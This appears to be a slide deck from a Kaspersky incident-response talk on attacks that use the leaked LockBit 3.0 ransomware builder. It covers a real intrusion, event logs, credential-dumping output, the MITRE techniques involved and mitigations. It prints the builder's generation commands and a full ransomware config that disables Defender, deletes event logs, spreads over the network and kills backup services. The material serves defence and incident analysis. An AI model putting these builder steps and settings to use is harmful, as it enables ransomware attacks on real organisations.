

Analysis of an incident involving the LockBit builder

Cristian Souza - @cristianzsh, <https://cristian.sh>

Incident Response Specialist

Global Emergency Response Team | Kaspersky Lab

Agenda

- Introduction
- LockBit 3.0 builder files
- LockBit takedown
- Geography of the leaked LockBit builder-based attacks
- A real-life incident response case
- Mitigations
- Conclusion

Introduction

- Attackers are taking advantage of LockBit builder leak that took place in 2022 to generate targeted ransomware.
- This allows the creation of custom variants of this threat according to the adversary's needs.
- For example: activating self-propagation features, disabling Windows Defender, erasing event logs, and so on.

Introduction

- A recent incident caught the attention of GERT because a LockBit variant was using a highly privileged account to maximize the damages of the attack.
- After the incident response, we produced the following article:

<https://securelist.com/lockbit-3-0-based-custom-targeted-ransomware/112375/>

LockBit 3.0 builder files


- Here is the process to generate a custom version of LockBit:

```
IF exist Build (ERASE /F /Q Build\*.*) ELSE (mkdir Build)
keygen -path Build -pubkey pub.key -privkey priv.key
builder -type dec -privkey Build\priv.key -config config.json -ofile Build\LB3Decryptor.exe
builder -type enc -exe -pubkey Build\pub.key -config config.json -ofile Build\LB3.exe
builder -type enc -exe -pass -pubkey Build\pub.key -config config.json -ofile
Build\LB3_pass.exe
builder -type enc -dll -pubkey Build\pub.key -config config.json -ofile
Build\LB3_Rundll32.dll
builder -type enc -dll -pass -pubkey Build\pub.key -config config.json -ofile
Build\LB3_Rundll32_pass.dll
builder -type enc -ref -pubkey Build\pub.key -config config.json -ofile
Build\LB3_ReflectiveDll_DllMain.dll
```

LockBit 3.0 builder files


```
1 {
2   "bot": {
3     "uid": "00000000000000000000000000000000",
4     "key": "00000000000000000000000000000000"
5   },
6   "config": {
7     "settings": {
8       "encrypt_mode": "auto",
9       "encrypt_filename": false,
10      "impersonation": true,
11      "skip_hidden_folders": false,
12      "language_check": false,
13      "local_disks": true,
14      "network_shares": true,
15      "kill_processes": true,
16      "kill_services": true,
17      "running_one": true,
18      "print_note": true,
19      "set_wallpaper": true,
20      "set_icons": true,
21      "send_report": false,
22      "self_destruct": true,
23      "kill_defender": true,
24      "wipe_freespace": false,
25      "psexec_netspread": false,
26      "gpo_netspread": true,
27      "gpo_ps_update": true,
28      "shutdown_system": false,
29      "delete_eventlogs": true,
30      "delete_gpo_delay": 1
31    },
32    "white_folders": "$recycle.bin;config.msi;$windows.~bt;$windows.~ws;windows;boot;program files;program files (x86);programdata;system volume information;tor brow
33    "white_files": "autorun.inf;boot.ini;bootfont.bin;bootsect.bak;desktop.ini;iconcache.db;ntldr;ntuser.dat;ntuser.dat.log;ntuser.ini;thumbs.db;GDIPFONTCACHEV1.DAT;
34    "white_extens": "386;adv;ani;bat;bin;cab;cmd;com;cpl;cur;deskthemepack;diagcab;diagcfg;diagpkg;dll;drv;exe;hlp;icl;icns;ico;ics;idx;ldf;lnk;mod;mpa;msc;msp;mssty
35    "white_hosts": "WS2019",
36    "kill_processes": "sql;oracle;ocssd;dbsnmp;synctime;agntsvc;isqlplussvc;xfssvccon;mydesktopservice;ocautoupds;encsvc;firefox;tbirdconfig;mydesktopqos;ocomm;dbeng
37    "kill_services": "vss;sql;svc$;mentas;mepocs;msexchange;sophos;veeam;backup;GxVss;GxB1r;GxFWD;GxCVD;GxCIMgr",
38    "gate_urls": "https://test.com/",
39    "impers accounts": "Administrator:test@123",
40    "note": "
41      ~~~ Testing the LockBit builder~~~"
42  }
43 }
```

LockBit 3.0 builder files




Name	Date modified	Type	Size
DECRYPTION_ID	3/22/2024 7:19 AM	Text Document	1 KB
LB3	3/22/2024 7:19 AM	Application	145 KB
LB3_pass	3/22/2024 7:19 AM	Application	141 KB
LB3_ReflectiveDll_DllMain.dll	3/22/2024 7:19 AM	Application exten...	98 KB
LB3_Rundll32.dll	3/22/2024 7:19 AM	Application exten...	144 KB
LB3_Rundll32_pass.dll	3/22/2024 7:19 AM	Application exten...	140 KB
LB3Decryptor	3/22/2024 7:19 AM	Application	55 KB
Password_dll	3/22/2024 7:19 AM	Text Document	2 KB
Password_exe	3/22/2024 7:19 AM	Text Document	3 KB
priv.key	3/22/2024 7:19 AM	KEY File	1 KB
pub.key	3/22/2024 7:19 AM	KEY File	1 KB

LockBit 3.0 builder files



LockBit Black

**All your important files are stolen and encrypted!
You must find zQQI4MH60.README.txt file
and follow the instruction!**



LockBit 3.0 builder files

The screenshot shows a file explorer window with a list of files. A dialog box titled 'LockBit Black Decryptor' is overlaid on the window. The dialog box contains two input fields: 'All Encrypted Files' with the value '2209' and 'All Decrypted Files' with the value '2209'. A button labeled 'Decrypt All Encrypted Files' is highlighted with a blue border.

File Name	Date/Time	File Type	Size
DECRYPTION_ID	3/22/2024 7:24 AM	Text Document	1 KB
LB3_pass	3/22/2024 7:19 AM	Application	141 KB
LB3_ReflectiveDll_DllMain.dll	3/22/2024 7:19 AM	Application exten...	98 KB
LB3_Rundll32.dll			
LB3_Rundll32_pass.dll			
LB3Decryptor			
Password_dll			
Password_exe			
priv.key	3/22/2024 7:19 AM	KEY File	1 KB
pub.key	3/22/2024 7:19 AM	KEY File	1 KB

LockBit 3.0 builder files

- As can be seen in the previous slides, it is extremely easy to generate a new LockBit variant.
- Once you have the decryptor, you can recover data without any problems.
- However, there is no guarantee that the attacker will send it after payment.

LockBit takedown

- Operation Chronos – February 2024.
- After a few days, the original LockBit group was active again.
- Decryption toolset available.
- <https://www.nomoreransom.org/es/decryption-tools.html#Lockbit30>

LockBit takedown

```
PS C:\Tools\Decryptors\Decryption_Checker_for_LockBit> .\check_decryption_id.exe
Enter the Decryption ID that you received from the threat actor (min. 16 characters): AAAAAAAAAAAAAAAAAA
```

Unfortunately, a decryption key for that Decryption ID is **currently unavailable**.
We recommend checking the No More Ransom website for updates in the coming days, as new decryption keys may become available.

Press any key to continue . . .

```
PS C:\Tools\Decryptors\Decryption_Checker_for_LockBit> |
```

```
PS C:\Tools\Decryptors\Decryption_Checker_for_LockBit> .\check_decryption_id.exe
Enter the Decryption ID that you received from the threat actor (min. 16 characters): 5F3 [REDACTED] 6
```

Unfortunately, a decryption key for that Decryption ID is **currently unavailable**.
We recommend checking the No More Ransom website for updates in the coming days, as new decryption keys may become available.

Press any key to continue . . . |

Geography of the leaked LockBit builder-based attacks

- GERT identified different incidents involving variants generated from the builder.
- Among the victims were companies from countries in the Commonwealth of Independent States (CIS).
- Prominent locations: Russia, Italy, Guinea-Bissau.

A real-life incident response case

- In March, we responded to an incident involving the LockBit builder.
- The attacker was able to exploit a server that was improperly exposing sensitive ports to the Internet.
- Once on the system, the adversary obtained the domain admin credential.
- With this credential, he generated a customized version of LockBit capable of propagating on the network (via PsExec), disabling Defender and erasing its tracks.

A real-life incident response case

- Configuration used by the attacker in this incident:

```
"impersonation": true,  
"impers_accounts": "Administrator:*****",  
"local_disks": true,  
"network_shares": true,  
"running_one": false,  
"kill_defender": true,  
"psexec_netspread": true,  
"delete_eventlogs": true,
```


A real-life incident response case

date	Id	Action	Service_Name	USER	DOMAIN	SrclP
2024-03-10 17:18:16.5124277	4624	AUTH_SUCCESS		Administrator	CUSTOMERDOMAIN	192.168.*.74'
2024-03-10 17:18:16.8551939	7045	SERVICE_CREATE	{*-7878-FF50-E38A-*}			
2024-03-10 17:26:55.7603530	4624	AUTH_SUCCESS		Administrator	CUSTOMERDOMAIN	192.168.*.84'
2024-03-10 17:26:56.1037369	7045	SERVICE_CREATE	{*-7878-FF50-E38A-*}			
2024-03-10 17:34:27.6601469	4624	AUTH_SUCCESS		Administrator	CUSTOMERDOMAIN	192.168.*.71'
2024-03-10 17:34:27.7497878	7045	SERVICE_CREATE	{*-7878-FF50-E38A-*}			
2024-03-10 17:48:56.0332683	4624	AUTH_SUCCESS		Administrator	CUSTOMERDOMAIN	192.168.*.246'
2024-03-10 17:48:56.1716956	7045	SERVICE_CREATE	{*-7878-FF50-E38A-*}			
2024-03-10 18:21:39.1390142	4624	AUTH_SUCCESS		Administrator	CUSTOMERDOMAIN	192.168.*.161'
2024-03-10 18:21:39.4119230	7045	SERVICE_CREATE	{*-7878-FF50-E38A-*}			
2024-03-10 18:28:14.2075819	4624	AUTH_SUCCESS		Administrator	CUSTOMERDOMAIN	192.168.*.225'
2024-03-10 18:28:14.6365296	7045	SERVICE_CREATE	{*-7878-FF50-E38A-*}			
2024-03-10 18:35:02.3407125	4624	AUTH_SUCCESS		Administrator	CUSTOMERDOMAIN	192.168.*.13'
2024-03-10 18:35:02.3765532	7045	SERVICE_CREATE	{*-7878-FF50-E38A-*}			
2024-03-10 18:41:35.4176816	4624	AUTH_SUCCESS		Administrator	CUSTOMERDOMAIN	192.168.*.21'
2024-03-10 18:41:35.8129178	7045	SERVICE_CREATE	{*-7878-FF50-E38A-*}			
2024-03-10 19:21:59.5626144	4624	AUTH_SUCCESS		Administrator	CUSTOMERDOMAIN	192.168.*.85'
2024-03-10 19:21:59.8142775	7045	SERVICE_CREATE	{*-7878-FF50-E38A-*}			
2024-03-10 19:34:54.7575938	4624	AUTH_SUCCESS		Administrator	CUSTOMERDOMAIN	192.168.*.80'
2024-03-10 19:34:55.1338333	7045	SERVICE_CREATE	{*-7878-FF50-E38A-*}			
2024-03-10 19:58:57.1415824	4624	AUTH_SUCCESS		Administrator	CUSTOMERDOMAIN	192.168.*.155'
2024-03-10 19:58:57.9395845	7045	SERVICE_CREATE	{*-7878-FF50-E38A-*}			
2024-03-10 20:09:25.4321141	4624	AUTH_SUCCESS		Administrator	CUSTOMERDOMAIN	192.168.*.107'
2024-03-10 20:09:25.6227167	7045	SERVICE_CREATE	{*-7878-FF50-E38A-*}			
2024-03-10 20:24:16.1704690	4624	AUTH_SUCCESS		Administrator	CUSTOMERDOMAIN	192.168.*.79'
2024-03-10 20:24:17.2718780	7045	SERVICE_CREATE	{*-7878-FF50-E38A-*}			
2024-03-10 20:25:27.1213592	4624	AUTH_SUCCESS		Administrator	CUSTOMERDOMAIN	192.168.*.79'
2024-03-10 20:25:27.7875362	7045	SERVICE_CREATE	{*-7878-FF50-E38A-*}			
2024-03-10 20:36:07.2643122	4624	AUTH_SUCCESS		Administrator	CUSTOMERDOMAIN	192.168.*.88'
2024-03-10 20:36:07.3363542	7045	SERVICE_CREATE	{*-7878-FF50-E38A-*}			
2024-03-10 20:42:41.9274431	4624	AUTH_SUCCESS		Administrator	CUSTOMERDOMAIN	192.168.*.103'
2024-03-10 20:42:43.3435539	7045	SERVICE_CREATE	{*-7878-FF50-E38A-*}			
2024-03-10 20:54:23.2367389	4624	AUTH_SUCCESS		Administrator	CUSTOMERDOMAIN	192.168.*.105'
2024-03-10 20:54:23.4388132	7045	SERVICE_CREATE	{*-7878-FF50-E38A-*}			
2024-03-10 20:54:54.8381516	4624	AUTH_SUCCESS		Administrator	CUSTOMERDOMAIN	192.168.*.105'
2024-03-10 20:54:54.9255787	7045	SERVICE_CREATE	{*-7878-FF50-E38A-*}			
2024-03-10 21:01:38.9842427	4624	AUTH_SUCCESS		Administrator	CUSTOMERDOMAIN	192.168.*.247'
2024-03-10 21:01:39.0865463	7045	SERVICE_CREATE	{*-7878-FF50-E38A-*}			
2024-03-10 21:02:08.4813842	4624	AUTH_SUCCESS		Administrator	CUSTOMERDOMAIN	192.168.*.247'
2024-03-10 21:02:08.5568727	7045	SERVICE_CREATE	{*-7878-FF50-E38A-*}			
2024-03-11 09:35:45.9535944	4624	AUTH_SUCCESS		Administrator	CUSTOMERDOMAIN	192.168.*.142'
2024-03-11 09:35:48.8233086	7045	SERVICE_CREATE	{*-7878-FF50-E38A-*}			
2024-03-11 09:40:29.4740367	4624	AUTH_SUCCESS		Administrator	CUSTOMERDOMAIN	192.168.*.79'
2024-03-11 09:40:31.3916367	7045	SERVICE_CREATE	{*-7878-FF50-E38A-*}			

A real-life incident response case

The screenshot shows the Windows Event Viewer interface. The left pane displays a list of event logs under the path 'winevt > Logs'. The 'System' log is selected. The right pane shows the details for the 'System' log, indicating that there are 0 events. The 'Level' and 'Date and Time' columns are visible but empty. Below the pane, the 'General' tab is active, showing fields for 'Log Name:', 'Source:', and 'Logged:'.

Name	Type	Size
Application	Event Log	68 KB
HardwareEvents	Event Log	68 KB
Internet Explorer	Event Log	68 KB
Key Management Service	Event Log	68 KB
Parameters	Event Log	68 KB
Security	Event Log	68 KB
Setup	Event Log	68 KB
State	Event Log	68 KB
System	Event Log	68 KB
Windows PowerShell	Event Log	68 KB
WitnessClientAdmin	Event Log	68 KB

System Number of events: 0

Level	Date and Time
-------	---------------

General Details

Log Name:
Source: Logged:

A real-life incident response case

```
PS C:\Users\admin\Desktop> . .\SessionGopher.ps1
PS C:\Users\admin\Desktop> Invoke-SessionGopher

      O_
     /  ".  SessionGopher
    , "  _"
   , "  _"
  ..+ )      Brandon Arvanaghi
     `m..m   Twitter: @arvanaghi | arvanaghi.com

[+] Digging on DESKTOP-7L7FIV8 ...
WinSCP Sessions

Source   : DESKTOP-7L7FIV8\admin
Session  : Administrator@10.10.10.188
Hostname : 10.10.10.188
Username : Administrator
Password : admin@123

Source   : DESKTOP-7L7FIV8\admin
Session  : Default%20Settings
Hostname :
Username :
Password :

Source   : DESKTOP-7L7FIV8\admin
Session  : Kali
Hostname : 10.10.10.129
Username : kali
Password : kali
```

A real-life incident response case

- TTPs:

Tactic	Technique	ID
Impact	Data Encrypted for Impact	T1486
Defense Evasion, Persistence, Privilege Escalation, Initial Access	Valid Accounts	T1078.002
Credential Access	Credentials from Password Stores	T1555
Lateral Movement	Remote Services	T0886
Discovery	Network Service Discovery	T1046
Defense evasion	Clear Windows Event Logs	T1070.001
Defense evasion	Impair Defenses	T1562

Mitigations

- Using a robust, properly-configured antimalware solution, such as Kaspersky Endpoint Security.
- Implementing Managed Detection and Response (MDR) to proactively seek out threats.
- Disabling unused services and ports to minimize the attack surface.
- Keeping all systems and software up to date.

Mitigations

- Conducting regular penetration tests and vulnerability scanning to identify vulnerabilities and promptly apply appropriate countermeasures.
- Adopting regular cybersecurity training, so that employees are aware of cyberthreats and ways to avoid them.
- Making backups frequently and testing them.

Conclusion

- Our examination of the LockBit 3.0 builder files shows the alarming simplicity with which attackers can craft customized ransomware.
- This underscores the need for robust security measures capable of mitigating this kind of threat effectively, as well as adoption of a cybersecurity culture among employees.

Conclusion

Kaspersky products detect the threat with the following verdicts:

- Trojan-Ransom.Win32.Lockbit.gen
- Trojan.Multi.Crypmod.gen
- Trojan-Ransom.Win32.Generic

Analysis of an incident involving the LockBit builder

Cristian Souza - @cristianzsh, <https://cristian.sh>

Incident Response Specialist

Global Emergency Response Team | Kaspersky Lab